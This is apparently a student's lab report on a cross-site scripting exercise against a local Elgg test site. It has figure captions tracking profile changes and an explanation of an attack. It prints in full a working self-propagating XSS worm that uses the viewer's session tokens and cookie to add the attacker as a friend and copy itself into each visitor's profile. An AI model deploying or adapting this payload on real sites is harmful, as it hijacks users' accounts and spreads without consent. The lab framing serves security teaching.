


Fig 6.4 Alice About me contents were changed.




Fig 6.5 Samy was added as a friend of alice.




Fig 6.6 After Boby viewed Samy's profile, Boby description was changed.




Fig 6.7 After Boby viewed Alice's profile Samy became a friend of Boby.


Fig 6.8 After Charlie viewed Boby's profile, charlie's profile was changed




Fig 6.9 After Charlie viewed Boby's profile, Samy became a friend of Charlie.




Fig 6.10 After Charlie viewed Boby's profile, his about me profile was changed.




Fig 6.11 Samy added a link to location to link to myscript.js file.




Fig 6.12 myscript.js code file.




Fig 6.13 After Alice viewed Samy's profile, Alice's description was changed.




Fig 6.14 After Alice viewed Samy's profile, her location description also was changed.


Fig 6.15 After Charlie viewed Alice's profile, his profile was changed.




Fig 6.16 After Charlie viewed Alice's profile, his location was changed.




Fig 6.17 As above process, Charlie and Alice both became friends of Samy.

**Observation and Explanation:**

1. Fig 6.1 showed that clear Samy's code in profile and Alice descriptions, and remove Alice's friend.
2. Like fig 6.2, I added the code in to Samy's about me profile. The code was like below:

*<script id="worm">var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts);Ajaxfriend.open("GET",urlfriend,true);Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile = null;Ajaxprofile = new XMLHttpRequest();var urlprofile = "http://www.xsslabelgg.com/action/profile/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");Ajaxprofile.setRequestHeader("Keep-Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var strCode = document.getElementById("worm").innerHTML;var strCode_="".concat("<scr").concat("ipt").concat(" id='worm'>").concat(strCode).concat("<").concat("\/scr").concat("ipt>");var content="__elgg_token=".concat(elgg.security.token.__elgg_token).concat("&__elgg_ts=").concat(elgg.security.token.__elgg_ts).concat("&name=").concat(elgg.session.user.name).concat("&description=").concat(escape(strCode_)).concat("&accesslevel[description]=2").concat("&briefdescription=").concat("Samy is my hero").concat("&accesslevel[briefdescription]=2").concat("&guid=").concat(elgg.session.user.guid);}Ajaxprofile.send(content);</script>*

The code deleted the unnecessary new lines, white space and all the comments. The shadow place in the code should be careful. The '<script id='worm'>' and '</script>' should be separated to let the browser to recognized the string like normal string rather than the JavaScript code. What's more, the 'strCode' should be encoded, so I used escape() function. The code with yellow shadow is used to store whole javascript code to fulfil the self-propagating.
The underline code was used to write into 'about me' profile.
In this code I used concat() function rather than "+".

3. Like fig 6.3, Alice's brief description was changed after she viewed Samy's profile. Related code was: *").concat("&briefdescription=").concat("Samy is my hero").concat("&accesslevel[briefdescription]=2").*
